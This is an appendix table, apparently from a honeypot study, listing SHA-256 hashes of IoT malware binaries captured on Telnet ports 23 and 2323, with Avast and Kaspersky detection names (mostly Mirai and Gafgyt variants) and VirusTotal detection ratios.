479	bb34f38b872f140ea23099cebaaee9824478956c10750e6cb4b92cfe16c247dc	Not Found	Not Found	-
480	bc610f2a68e51fd8d30a8a0b213493e3646e852447ce6efca1a53b3527cc64e0	Undetected	Undetected	6/59
481	bd1b560e90be0ab03c7101ee959563b9b50a8c811f4c1706a49f0dae0de19214	ELF:Mirai-AQY [Trj]	Undetected	16/60
482	bdc30b2f3581486340f78a8bc6d0b13d6f05584fb16b7a32523788e6b0952a35	Not Found	Not Found	-
483	be06c2976ff380c6374052fad68d2e78627c16f9d602989884cbe1ea165da63d	ELF:Mirai-AQY [Trj]	Undetected	10/60
484	be2ca43b0b2d44c7c727f91f4ba9543de2692bb3252e2845be03a13f8fa38fdb	Not Found	Not Found	-
485	bf0f938ee602a957a4f85813fa7edb5ba0be9c4701fbc377568838a1d84f296b	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
486	bf2c24ca6e291715b63c8e2fb750aedf5c416d77fac4a3317fd24144f5e3062b	ELF:Mirai-ARV [Trj]	Undetected	15/59
487	bfc8e258ac1700531fa12afaea9e75382b87b0e93707896e7c40df50e724cb4b	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	15/59
488	c0167032f3e07fc816be4521d68795ad5e13cdc3e18e6d32930de492d9c823bf	Not Found	Not Found	-
489	c0250b3458a05e0c8193897c849823fe79055b04ac612a7497f6c6ac1c918eb3	Not Found	Not Found	-
490	c056b7e628ae056207b47a4cd58c562563225b4427af766be40a20dc0e2e1e60	Not Found	Not Found	-
491	c0576c50a9343a2c3816c6ce09ba018b3e17d0bc24341e7bb128b6d4ef5eea9c	Not Found	Not Found	-
492	c12ca250c6e29c3041d92a5cbf5d077805a72e7427e5f1b9af07b883fafcbe35	Not Found	Not Found	-
493	c14e9d6d41cf3435cfdb992cb309460dd3c6ccd3f41e7d8709455722c57f5d1d	ELF:Mirai-ASM [Trj]	Undetected	14/59
494	c17f416afa940d8fbbec2f4b80805db6c7e4af761b84aaac9a6f4238ff665cb3	ELF:Mirai-ARV [Trj]	Undetected	15/60
495	c1b23fd360eca7081ba40c094d5cb0c754a65e5a4b115ffc04e0ad82a00e86bf	ELF:Mirai-ARV [Trj]	Undetected	13/60
496	c1d9064c8e65fc41042cba20dc977071c6df53e120ef38f2e05b243c4d5eef72	ELF:Mirai-ARV [Trj]	Undetected	8/59
497	c1fe8fa61233f3d60f9807fc88cb11791e7f3f6ddf65a25b10b5e97606ed7a32	Undetected	Undetected	0/58
498	c219c2c824f201c6269b98f27804b17b3bc08749301363b2696439999ae8e1db	Not Found	Not Found	-
499	c2e86742569f476a5435c20e6206181bf66a7d5d53d203c05780086d877e024b	Not Found	Not Found	-
500	c4f3e29c9f1a719a88da1dcd281ef937868a82106bb7324d62ef1ac5137f9d71	Not Found	Not Found	-
501	c5a5760b6864abb0b3587131730121797647df7a5bd9e9ccd87778c821bf47d5	Not Found	Not Found	-
502	c681f7e52172fac23901ecf77a278ed97b32cdb1f8da0ddd96e67c4052d06a53	Not Found	Not Found	-
503	c69b6bd3d0c66a5e84b82b28d14ad561f6ef75d96cdc1553a3c4cdf78fc3c7e9	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	27/59
504	c6b4aa48ec141d2ae750614e6f9c952c53a9f6573609bfdaa7fb330aa0050236	ELF:Mirai-ARV [Trj]	Undetected	10/60
505	c741739a35f8a45800514a96049634cd10dd235bc9a7a5f3d0393cbc93397d18	Not Found	Not Found	-
506	c78a5ac5973219b3eef58a6df89e86803fe32559f79175b1d0a79e6d6b675690	Not Found	Not Found	-
507	c7d2e97aecb458f5500530dc98dd826c6ff1cf89510b038dd3c50584a5dcd244	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
508	c7ed5fdeee3c32861053863edb40d3eb5f49bb37589ff35ffbb890b042f7be79	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	17/60
509	c8886f6ac056dee2a7c43d21038d68b47913672503de2c38f464b2713999a9c5	Not Found	Not Found	-
510	c8b1c6958a092e02f9bf3bf92b1dd234b6f634fe102297a1a1aeda038b482a4e	Not Found	Not Found	-
511	c9110a9d5f9539d3b995cdf452f05aeb3dcc47e0c6d70e5ef66a2bc36d6570af	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	16/59
512	c9537aae86e78cf7319c986904da11f4b4770a1681ba7e31a0733fd5ad1ba7c9	Undetected	HEUR:Backdoor.Linux.Gafgyt.bj	6/59
513	c96437a073f224feb4bcf38e3da94764439a53d621d0f2e2ff81806c2087c14e	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	12/60
514	c98a8d0255c99167c086e0647a5b7fb95aa58151b8d8ad05185684fb58803a6c	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	25/59
515	ca0f1dce06babca4f62b06563a2ca975806e0ff381b1925e0fa50d50debcc08e	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	25/60
516	ca92db6fccb99100348609f4ce20a356629c01a60c959251e4757b59fa7a4336	Not Found	Not Found	-
517	cae07ec9a7ebeec713e10a4353eb2d89b2d3a9fbf3404376415ba1f6c08c0647	Not Found	Not Found	-
518	cb29806a78c18ad379bc1e46550ccc2e6df2347b9097184920a1b582c7cb943f	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.ba	35/60
519	cb4260c058736d7c217db336b081249413fcad07e08659ef223991e5f8e5d760	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/60
520	cb6ef59e7971462ebc8dd5c61084e3e6b6452e7bd4ebdbec2213de2f91ec4c9d	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
521	cbb33ac96ba3ae9dd0864e43deebd0bf6f95d009ebd06e441ce59b0a2687fb0e	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	19/59
522	cbdcc3f8ea53a1ee17c8f13d7ef51a0d42eb2956a5ba88dc9a0fb39bf30a59dc	Not Found	Not Found	-
523	cbf1579cfbb4d9da304a5de5566847a916cf99b47eaef27709e269507caff657	ELF:Mirai-AFY [Trj]	HEUR:Backdoor.Linux.Mirai.b	30/60
524	cbf1ba59a13bd989e4c867af0ef2a2a9bb2509d89ac994449f50ea18acbd6591	Undetected	HEUR:Backdoor.Linux.Mirai.b	24/59
525	cc11375ace06acb1db6a53a51cec2ca391a82ed8ee00670024e74f1e87201445	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	24/58
526	cc83a18a360df4e50f36c3516cc8ce5ec363267e4d3649c0341b2f848a477b75	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	16/60
527	cd1a5e3438e542e6c21e54b8bb7712e8b4525eab899a7e486309eb897f5ebdf7	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	13/60
528	cd687edb43c1afee1868ca3789bff4f5069d4038fcdf9e165471874a625ccb69	ELF:Mirai-ASM [Trj]	Undetected	11/58
529	ce26d49976d50cebcb6db695f0d0d84b919f55d1c0f0791b826854e9b7777f46	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.HideNSeek.z	6/53
530	ce27fd8de6774b203a59ed91e6f360f0442cd5188c96fc3f44039f76da48509f	Not Found	Not Found	-
531	ceba7723e6953cdea94ecd29f3c4d96e7972e32023c97ec093bc36bcc42e06dd	Not Found	Not Found	-
532	cf5c3aed62f4abd6cce70984c3785f4f3433d74fdd842c9f5c90d25aec6e5a34	Not Found	Not Found	-
533	cf84e905fced276ee9a7692964fd9432d511061264a6b81010e235bc50177e10	Not Found	Not Found	-
534	cffd32f8eaba2f0d39f99fd6508bd20bd874931339f9e27da282e5d4ad71153a	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	19/59
535	d00460cb61b71aa260c0f45ce27f4e00afc4a75265fc6aec715a023744d39f9b	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	13/60
536	d063eba757505668ad6efb79e0eb20c9062bf1f30cd0c78a90b07c685b959988	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	26/57
537	d06ea22a5db26c9579e1a686030906a9f3d5a0b962bfba97a7aecb7c56ce77f4	ELF:Mirai-AAL [Trj]	HEUR:Backdoor.Linux.Mirai.ad	34/60
538	d0e58f3c870975ad432f3c8c3669692c60212299936d673f78ba293c3a9574cd	ELF:Mirai-ARV [Trj]	Undetected	13/59
539	d0ee5fe3423226b12b68d15663456e6918444384cb2b915fa7231dd25ec8707e	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
540	d1a9411461c2a11627b17413ff120605e8c5fd34c5790e036add5f3a725e577b	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	27/60
541	d2210aa8739f8e12f96ae7e2caa9044cd79ae28a48b78ded57553bd1471cf606	Not Found	Not Found	-
542	d242d06ddd0adf549f41ad613f0f0d0c7087dc161f934ee75cdf3bf112835363	Not Found	Not Found	-
543	d2cbc0fc211eb4eca14b2f5205c0842316d7b1f7ea898fb48751f4b0549b327b	Not Found	Not Found	-
544	d2d060898b16ccd8e6a245174e284cda0c8a7d8201c583b442eab577d917691c	ELF:Mirai-AMC [Trj]	HEUR:Backdoor.Linux.Mirai.b	34/59
545	d3d96418c656eda8fc0ef0d782a1902e6b0651ce79b4a6be011dc4ffbe938513	ELF:Mirai-ARV [Trj]	Undetected	9/60
546	d4b78335d3b6caf2bb0c1539b2c538f9b05b0cd1e02f8f1176bb345b8d1abb41	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.ba	41/60
547	d4c3ea86d8203cfdcb2260d068f495f65fcb9dde87632435c57e7312d3d0c045	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
548	d5213efa4b12666da7af8385f26aa8699fba3032d676202cc2b74235313d7d78	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
549	d58803630ffd4788ab7fdceb781e24f3a5ca6456a337192eb01c9cbe01c66ab7	Not Found	Not Found	-
550	d58f4f1929304dfb54184ad4f7be8497b7755c974f371f4b6c2f6f348e3af6fa	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	14/59
551	d629303153ed5a21062323ec35c6ddc419cb39d605eccd5a0df34a86c6b43b77	ELF:Mirai-ARV [Trj]	Undetected	13/60
552	d68e75f4e1edb02b2471c455092fda39057c83c62fbca7fdbcaa454afc74ed92	ELF:Mirai-ABZ [Trj]	HEUR:Backdoor.Linux.Mirai.b	30/60
553	d690d77713eba58d3c7e19520c39ff0caf8a43e5f3e018d72265e10aa28cf30b	ELF:Mirai-ASM [Trj]	Undetected	13/58
554	d6be2212ce3f70630df784ba7c60b9e322e4429eab13c90ff1b108662c78cf2c	ELF:Mirai-VL [Trj]	HEUR:Backdoor.Linux.Mirai.b	36/60
555	d6cae9493f05e3d8459efaf6e1b101c0e19be7bc4125088c0c44f06f884d7756	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/60
556	d6cbc1227f76672497a7e752ca065a7b3e61480252744f9776288fef4b7e7e26	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	35/59
557	d74cc112f4b73f7777b1819292bbfcec8a5ed195880485a8daac7acf6af96758	ELF:Mirai-ARV [Trj]	Undetected	20/58
558	d7af822502314e0375a3429fa727a0bc3b5ce1b86f9fcbeb5cad6e6531a8760d	ELF:Mirai-ACU [Trj]	HEUR:Backdoor.Linux.Mirai.au	38/59
559	d7fa706da97018fb09fc68708d130ceea2fa5e542d818ae0be8392add5b8d4bf	ELF:Mirai-ADU [Trj]	HEUR:Backdoor.Linux.Mirai.b	24/59
560	d7fee084ee14db4cae21826360e4a70b2786e5588485f37799c442ecfc70acab	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	14/59
561	d828e0df655143fd451f786e00bcb081bef40dc7c72643205eb7dc9e83335e03	ELF:Mirai-ARV [Trj]	Undetected	12/60
562	d8cab341f3ef45264576a3cd749f9b184f89aad6252dd2fed6ed2f5ae7767c46	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	18/59
563	d8e9269953ffd23c5da8e26325f432cef1343434ef83f189801bf715ad2d42e1	Not Found	Not Found	-
564	d907a4c167174af6edc4a4e9b1da0712c78f9642016819a8aed232bfd80910d0	ELF:Mirai-AOW [Trj]	HEUR:Backdoor.Linux.Mirai.b	27/60
565	d98e7a6d30246d0a50a344071da5fbe81e5479670d1880e8dcade9eb7c5dcbe8	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	10/60
566	d9d405b419630f7a871f4f40d6c5f99c544e4f48b9fa8f26dc15a126e1b49b8a	Not Found	Not Found	-
567	da927951c0106f9e5e10cc60bd41157b7461eec75d1a2c9bf6156001d730c324	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	36/59
568	da9baf08adf6d28344a15810886d4ab841ecb37554ee3c5aa18158cb9673678f	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	13/56
569	dabd8042a861bfe74310194dfef9c87f839795f3629d1f0206c13ce2c792c564	Not Found	Not Found	-
570	dad13adca6e426cc6b6334ade66e8a75e9429916ffb515d85b3517a924d74bf0	ELF:Mirai-ARV [Trj]	Undetected	13/59
571	db5ff74a1b0ecfc85d3d7b76c0b41e724461449907ffa0e0d04315be690084e0	ELF:Mirai-FY [Trj]	HEUR:Backdoor.Linux.Mirai.b	32/60
572	dbcd41992c783244861dd916414c912667f4118e1dc646522f7b4098d493c82c	Not Found	Not Found	-
573	dc012da9dced5f5d0d02a847c99bacacd433161b2d66e6f323fa6ce7a249b344	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	9/58
574	dc1f34b6529deb4eacb00bda5c84176ac45c18942f994f815ca159aa2d60d5cd	Not Found	Not Found	-
575	dc6d9f23b488f65cd75d24e4d95f39caa4e9c1dcc806a3fa24a4e96f7ad63bb0	ELF:Mirai-ARV [Trj]	Undetected	12/58
576	dccff4c666796c32483734d5640d29cc8179ddb06c07aef3e288275878848239	Not Found	Not Found	-
577	dcf2b19d7bed1875af34a8fd7fd244c3195c5df1d5fcc7b8f0715bb34e7110fd	Not Found	Not Found	-
578	dd436f0f3ce98bfe0c643806f913f3acc5fbb99dd341fcf47e985c1892ee3964	Not Found	Not Found	-
579	dd4386347f366c444ae6bed5e9cc2acc294476ee720b3e147bce231e7c6d483e	Not Found	Not Found	-
580	ddc1d7a982a72b632cde981e36e24644dabb139543a2391f328a2345caf5b4fa	ELF:Mirai-ARV [Trj]	Undetected	14/59
581	de05c3694599e28dc5cdce26eb329f8aecced9f912452983609f937a3ad500c3	Not Found	Not Found	-
582	deb916e1e1467cafe05b71492b3e22ed9907a610cc12919f727c72ec37f6cf82	Not Found	Not Found	-
583	df20c1f6564512c552d82889d9ebcfbe3390c6d4947806fe8ec6f672c9fd9dc4	Not Found	Not Found	-
584	df2d6f57ea2fe005fb17d8b2590cdda30ac5efb8b757940c45a4d6e8a4693885	ELF:Gafgyt-LD [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	34/59
585	df5a0673a242fd55aab23357fa9fd137b80b823d62e6bffdf9b4f8c4fe045d70	ELF:Mirai-ARV [Trj]	Undetected	12/60
586	dfc1e45f479841ced9cf49f9eafec81f87a5c5b9c2104c9f379c72a97cacfa9f	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	11/59
587	e09d7f776be0810f1e5641c41f931be45f2825f46b45c6ab38a86fc53cde947f	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	17/60
588	e09dae5f2dee674340dcdbb9f0a60d652e9e80ea0e67beacbf71bf526b4886f7	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/60
589	e0be81dc9b3e49a78ec6d61670cd55de1fc14c6af875eee956132ea21d0cd727	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
590	e0f695aefad30991f838e4893fa30bbf3f3432cefdc001be29fbf072f1e3d461	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
591	e18821d780ed6bfe3d568b326e832b1b25791be9ffab7c3a9369f154ec80bbe1	Not Found	Not Found	-
592	e1b52bd1c7170adf86319f6424fdd3825ee125e31e4d1c37cf2edc230a9ad529	ELF:Mirai-AIM [Trj]	HEUR:Backdoor.Linux.Mirai.b	30/60
593	e2f0a1d5090b3f8cf42f3e2f22989bcfcb56e9db701011af0759fe64ad9f283f	Not Found	Not Found	-
594	e3577456539932cd708b821ba1b9499aa3b0cd1a167b201048aafe8e62c75574	Not Found	Not Found	-
595	e36b6aeef1bc92baa08d2bf81649b24086e9f906734240283f2794375650ce1b	Not Found	Not Found	-
596	e39143736d237695a6e4d3cd99701ed802a0a81f7da74ed6e4d66af161b7e571	ELF:MiraiDownloader-BF [Drp]	HEUR:Trojan-Downloader.Linux.Mirai.d	11/53
597	e3996801a52885b3f161a3bcde18992ce93160992d98ea025c19d71b9f41c62a	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	20/60
598	e515075ec709a3cc7cc74ff423896b1a315b7bd85c10d4a8f8c5848f839f3198	ELF:Mirai-ASM [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	11/60
599	e59674cc374520eb3be90a8f4f1d34b3d98dcab79cf62d5443dbdb74c43b4e49	Not Found	Not Found	-
600	e6db7be085111477cf30822d49bb0c9e318d18db8dd7dcbe4eea1492cd46c8c4	ELF:Mirai-ARV [Trj]	Undetected	13/60
601	e7351d0155297ecf27c260fb17bcddeb4eeae0613db49086c367d9cd30546279	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	14/60
602	e7def6a130c8a7961fad1261a89e07dcbeed6c6aaf5c1ecd64d957f1a48b18e8	Not Found	Not Found	-
603	e83f654149d15f244e0a5327b1dc371eaba8002dd49851232cb4bdf2e39a1294	Not Found	Not Found	-
604	e84724d7b30c76a8a9eba55410ae9bb4e52288256d5667f485d50287bfffe5ad	ELF:Mirai-ARV [Trj]	Undetected	15/60
605	e86affdb8e75a225c9c5d74be50cd4c980717f746fa11eced90ccb6f8715ed9d	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.bj	33/60
606	e89b8e7fc97aa394730251a9e0881e65c194fb27d6601b5f1200e9eb8c64d853	Not Found	Not Found	-
607	e8a39e7cb2c282df4efa7a1a8e26e3018be203b4695edfe137c61f7fafe64f0e	Not Found	Not Found	-
608	e8b0f35fec6778e4d838c03762b10c9a9a28c8e89788ca9e99e6fed7ba3dcac9	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.ba	15/60
609	e8db91122a21db8ff78e09f4608f53d097844d923a5070f2469e9a224ceb2024	Not Found	Not Found	-
610	e9133cd28e7b29ea5272726f7d6c361e1a1ecd5b8e0f542c06869a4e859b9776	ELF:Mirai-ASM [Trj]	Undetected	9/58
611	e99129dc89977176197ea2dcbd73974a5854153af00ffdbe2de3e0b37d54b131	ELF:Mirai-ARV [Trj]	Undetected	11/59
612	e9c5b0c8ef5a41af698771f8eed38d809343c38b4bc63492026898a6e8264ba4	ELF:Mirai-ABZ [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/59
613	e9ca2d1bc3940bd2d3a0a71139128e585ed39dbc1e6953175e8ebd2d88ea4848	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	31/60
614	e9aaed8342e155471f7812d9c48983447433b802e1c20cd0afbaba95c36ca572	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.ba	9/60
615	eaaa69b8a01e5f392b436d8bd9aaafb1772215973a704e45c569c12fb315d391	Not Found	Not Found	-
616	eb647c43617cced1097973ca7b853c87a1d2a90f66690e9ba73bba2a37b7f08b	Not Found	Not Found	-
617	eb83662d21a39b8950a82e792044894d358923e9a48063e0c17ab56ff8d8a387	Not Found	Not Found	-
618	ebec7e37b7850b60d3b17e44f1b3192a3391e24fea78dd0139e4a26853d0c905	ELF:Mirai-ARV [Trj]	Undetected	13/60
619	ec079a859aa80860f27d6d31fcf46677da0f163dc9c32cee5683a6b70b5761e6	Not Found	Not Found	-
620	ec4e37982c7a413c5f746438a27ed592247bdf34b531d5a0f7fa27db925568ad	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	32/60
621	ece76d669240dbc3a9a9e735cca358c29291e274681288862fbc12175d7bf02c	Not Found	Not Found	-
622	ed24831e7df0c88b437eca54cd3bac44f634516bdb2cb883c3cf3e5a35592e41	ELF:Mirai-AOT [Trj]	HEUR:Backdoor.Linux.Mirai.a	29/59

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
623	ed3f1c086c33184b80bcff08eeb2ea69e845c5cf1f65086734b0c33dda5b0bc0	Not Found	Not Found	-
624	ed86b41557da1ea978feae7e2d2cad2a2246d188f5653c0a588f44398fbe67c7	Not Found	Not Found	-
625	ee1c4b39c504353ad1f0e724be33cf3ff5fb27812f473eaa6bb30049134c1697	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/60
626	ee90edde8e005bdbed565d30b0549a0738dc44a2ede7269cef4d55a7d1f90c6d	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	35/60
627	ee92adbd0a622b848a19c1bcb67f29f274aaf7c1078e4a759806ee20cb3ff7d9	Not Found	Not Found	-
628	eeabaf620210b4ae32dbfebf1d6de9970b4f6392f4a36b4322662544dc02b75d	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/60
629	eeb99149a2594d230c7eee3fe0fdc8e248204d3b07bd13c8131108007a619916	ELF:Mirai-ADH [Trj]	HEUR:Backdoor.Linux.Mirai.b	31/60
630	eebbe380d64b6e76eb7d6c2de1050f8aaf8bb1b0f405a59e7f3992145da3b330	Not Found	Not Found	-
631	eef70b339998838d5fefb987daffa6065dc91cf32a68d9cdd4b839fbba49f7d5	Not Found	Not Found	-
632	efb2e452f639ae2d9bf6894909ed4eea0b42a7bb77f488745bee2da52a706a67	Not Found	Not Found	-
633	f0317d01c77c108bd1a5e8b16774c96c9cc0f5685eda96e95d5521e952cda3f0	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	12/58
634	f15be3dc9608e684f4371e31eafb56a31b49867712005e27b942eb805a1ba715	Not Found	Not Found	-
635	f21b9973b1045bc7cfa65ad5b3c18a62f03beda8d3de4749c3ce0bcb5be5959d	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	25/60
636	f34186c3b03a2efae82bed160ff33adc74c3401849a481f5361ef38782f839e9	Not Found	Not Found	-
637	f393ae736cb23a47c29888ccde947494c1577e3366f1b360df623bdd2ed31eba	ELF:Mirai-ARV [Trj]	Undetected	14/60
638	f3a56499d0dacb8d7d823645d6eebe2182f12b5d6ff62a9389906a91d00248e4	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	13/60
639	f454e4e17779ecdaaa80f8018bbce1a11f9be75c32fb585f804e8706a39510f4	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	17/60
640	f4c2735ee7ce99cde37ef7348f1cdb76a70ba3e3cb9c253bc9ae8f2af523cda8	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	15/59
641	f4ebd4f2803a1c9c641e4a5af54e093239841455a95d4c99f13a11702b8b9ed6	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	25/60
642	f51d1fb75bd36d44675438684908053e2d08fd20e60ad2d2c410cb46bb253331	Not Found	Not Found	-
643	f55b02b8615f0ea111c337e2e62bbd85e07e4d2ea19d3989781cbb9059ac4ece	Not Found	Not Found	-
644	f56cb47c6839c9993f776d28b929c36139da6b7dca9e009d2e7cec8747ffbbf8	ELF:Mirai-ARV [Trj]	Undetected	14/59
645	f575f96cf3a32b3cb1298ca5799a06f65a5556ae161434dcc7215aafa6f118b8	Not Found	Not Found	-
646	f67a6e2e05b4fb064684a7d1c3b0bc76231976d164396822c7f3102edadca753	Not Found	Not Found	-
647	f69359e097362fa7e37adb1b72dd28c4c3ed052fddc00068a17cbb7422657583	ELF:Mirai-ARV [Trj]	Undetected	13/60
648	f7941f5f325635304b29688bb0aa5a638a5d8e89e9be89f437694dd8f09d25f6	Undetected	Undetected	12/60
649	f8233d8bec5d69ac179f389e47e34271bf86796163d889bad687c12fc3e42d39	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	11/60
650	f87cf620e4376f228aacc5b38d4f0fe36af8562c38372e7ec3f18523ce3f5144	Not Found	Not Found	-
651	f89d5747407ae82a1833400bd80d526aeedd7173812ff51cfb3967c21252e376	ELF:Mirai-AQY [Trj]	Undetected	16/60
652	f8c163c38fcd42e8b9d9aaa9f8ffdd7ec78d9cee1429d61d7ede94b90b1a39d3	Undetected	Undetected	0/57
653	f93be9cbef2d00946a26102408d16c6f2c3a4a4de7f33908b8dea5841320fee1	Not Found	Not Found	-
654	f948b1ad4cc9ba4721c329b75683fad0f22b1aac5f8c2925ec541b51bc0cc400	Not Found	Not Found	-
655	f9d89952bcc919e3d57316ab320ef2a8b9ba444247ed584ccb037dc0d9a23e50	ELF:Mirai-ARV [Trj]	Undetected	13/60
656	fb111c4d5a4cdf5ae59a8239f79faf2f8e45e9084c1b760420da3e7912a29bfc	Undetected	Undetected	6/59
657	fb5abeaad6883992c6556c3c29a3b58195ceab948badf862b205f6a98f9fd2de	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.ba	37/60
658	fbacc329b4470a74b6754c3eccf01be9e4c371b51f6cabe91b136aa97d033573	ELF:Mirai-ARV [Trj]	Undetected	11/59
659	fbc52a7ef1420d65b4d86a0189e9848a3bfe10b469b65a2d23da796f6d2d37a2	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	12/58
660	fbd38ec4eda4518e6c16b55c66f2b60337b34dc22745e946f990d4de83514dcd	Not Found	Not Found	-
661	fcc4b199f2a3b305423cec4eb26cd00df3eafa6692924df3da77f5dc661017ae	Not Found	Not Found	-
662	fcda349c38cd14a516d2fcc0fbda7e1941eb83cee17b9d8bb2510a94e5b2d8b1	Not Found	Not Found	-
663	fcf4e9cb924168d6d5bb9fa64956ce88d1aa2c98029857c3858294f3bd2e1045	ELF:Mirai-ARV [Trj]	Undetected	14/60
664	fd032c9e666979ead74460f7a66b9b78ae69e98c4a297cfab3fec3cff629fd6f	Not Found	Not Found	-
665	fd196244e9214f9174ceb6dda86406d6653bfac290275bb3185adae4070a7551	ELF:Mirai-ARV [Trj]	Undetected	14/60
666	fd9a33a809292713bdcdda5f50bced34a8755f935d2b15c050d5de36301b1557	Not Found	Not Found	-
667	feb486c22ec3e77f2bc78ede059f192b738df34874d7228353f4f4d97d3072cf	Not Found	Not Found	-
668	fefdaa72072d6412585582a012cbacbbae68a1d9157b4d6bb9c4eacb286e0ebc	Not Found	Not Found	-
669	ff0de93cf42e1f10c119e8527d32cf7e032d58dffd449650d2fcc4f6f5045add	ELF:Mirai-ARV [Trj]	Undetected	16/60

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

SHA-256 Hash	Avast	Kaspersky	Engine Detection
02e4cd7b87590a607beefeb8fabce12b8acc53473fa135df93dba6597c787f32	ELF:Mirai-AJO [Trj]	Backdoor.Linux.Mirai.b	36/61
1d37bf05ef9bbe3a6b8ceb764f0bcbd082ea99b97d8870c8abe4b26d2ce45fb4	ELF:Mirai-AAU [Trj]	Backdoor.Linux.Mirai.b	25/60
2a7189148ae57a47dd4345bd65b7f9465c6a38be00825a08546f088998b24dbf	ELF:Mirai-AJO [Trj]	Backdoor.Linux.Mirai.b	36/60
6bf280e7ee09c13f5d32ff1e7eea54918b60abea01f53e5c3e03764f265664e5	ELF:Mirai-AJO [Trj]	Backdoor.Linux.Mirai.b	37/60
78cffe71ee5812d1371396bd8abbabd7d3fe3a01283023b4ac85d0c53a140dbc	Undetected	Undetected	0/55
909e1216b936ddcfc3fce2de75bda835d1d63244ef2f0cff7c2bdf97f8e2dffc	ELF:Mirai-ADU [Trj]	Backdoor.Linux.Mirai.b	24/59
b31c7fb1fbe2301dc548e15582b59af044f99d9d4bc87bbff9319d6ac36b8cf4	ELF:Mirai-AJO [Trj]	Backdoor.Linux.Mirai.b	36/58

Table H.2: VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 2323

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
1	03ce2d8a112d7f44c0ffd5b06cd7a25a8b651a5d3ddc618aa0938675f721260c	BV:Downloader-AAN [Drp]	HEUR:Trojan-Downloader.Shell.Agent.p	32/60
2	0750896acb89457cbdf29798ed34cb465b254530a64b0580c7f333c2b0cda25a	ELF:BruteForce-I [Trj]	HEUR:Backdoor.Linux.Ssh.a	19/59
